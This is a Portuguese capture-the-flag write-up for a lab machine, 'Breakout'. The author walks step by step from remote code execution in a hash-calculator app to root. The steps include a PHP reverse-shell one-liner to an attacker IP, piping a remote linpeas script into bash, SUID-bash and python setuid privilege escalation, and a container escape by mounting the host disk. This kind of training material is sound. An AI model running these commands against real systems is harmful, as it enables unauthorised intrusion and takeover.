
Breakout


IP: 10.9.2.18 `nível: Fácil`

- Passo 01



A aplicação é uma calculadora de string em Hash


- Passo 02




Tentei rodar comandos, quando percebi que consegui um RCE, deixei o nc escutando `rlwrap nc -lnvp 1234` e tentei pegar uma reverse shell `php -r '$sock=fsockopen("10.10.12.100",1234);exec("sh <&3 >&3 2>&3");'`, após ter pego a revese shell executei `script -qc /bin/bash /dev/null` para uma shell mais interativa.

- Passo 03

Rodei o linpeas em memória `curl http://10.10.12.100:1235/linpeas.sh | bash` para identificar algo interessante.



Primeira coisa a dar pista dos próximos passos foi ter identificado que a máquina era vulnerável ao scape do container



Outro ponto observado foi o de que o **/bin/bash** estava setado com SUID, nos dando a possibilidade da escalação de privilégio.

- Passo 04

  SUID

```
bash-5.1$ ./bash -p
./bash -p
bash-5.1# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

  Após executar `./bash -p` e em seguida o comando `id`, percebe-se que ainda não somos root (sem o uid 0), porém fazemos parte do grupo.

- Passo 04

  Python Capabilities

```
bash-5.1# python3 -c "import os;os.setuid(0);os.system('/bin/bash')"
python3 -c "import os;os.setuid(0);os.system('/bin/bash')"
bash-5.1# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

  Tentei uma escalação de privilégio com python, mesmo sem de fato ter a info (tanto pelo linpeas quanto pelo linenum) e como visto deu bom `python3 -c "import os;os.setuid(0);os.system('/bin/bash')"`

- Passo 05

```
bash-5.1# fdisk -l
fdisk -l
Disk /dev/loop0: 32.27 MiB, 33841152 bytes, 66096 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop1: 33.34 MiB, 34959360 bytes, 68280 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop2: 24.98 MiB, 26189824 bytes, 51152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop3: 55.45 MiB, 58142720 bytes, 113560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop4: 43.43 MiB, 45543424 bytes, 88952 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop5: 55.51 MiB, 58204160 bytes, 113680 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/xvda: 8 GiB, 8589934592 bytes, 16777216 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x22d9287c

Device     Boot Start      End  Sectors Size Id Type
/dev/xvda1 *     2048 16777182 16775135   8G 83 Linux
bash-5.1#
```

Como sabiamos (pelo linpeas) que a máquina era vulnerável ao scape **sensitive-mount**, rodei um `fdisk -l`, percebe-se que a partição **/dev/xvda1** é a partição raiz do sistema


---

- Passo 06

```
bash-5.1# mount /dev/xvda1 /mnt/
mount /dev/xvda1 /mnt/
mount: /mnt: /dev/xvda1 already mounted on /etc/resolv.conf.
bash-5.1#
```

Antes a partição não estava montada (na imagem informa que já está), mas no entanto, pra montar foi rodado o comando `mount /dev/xvda1 /mnt/`

- Passo 07



Foi só ir no diretório **root** pra pegar a **flag**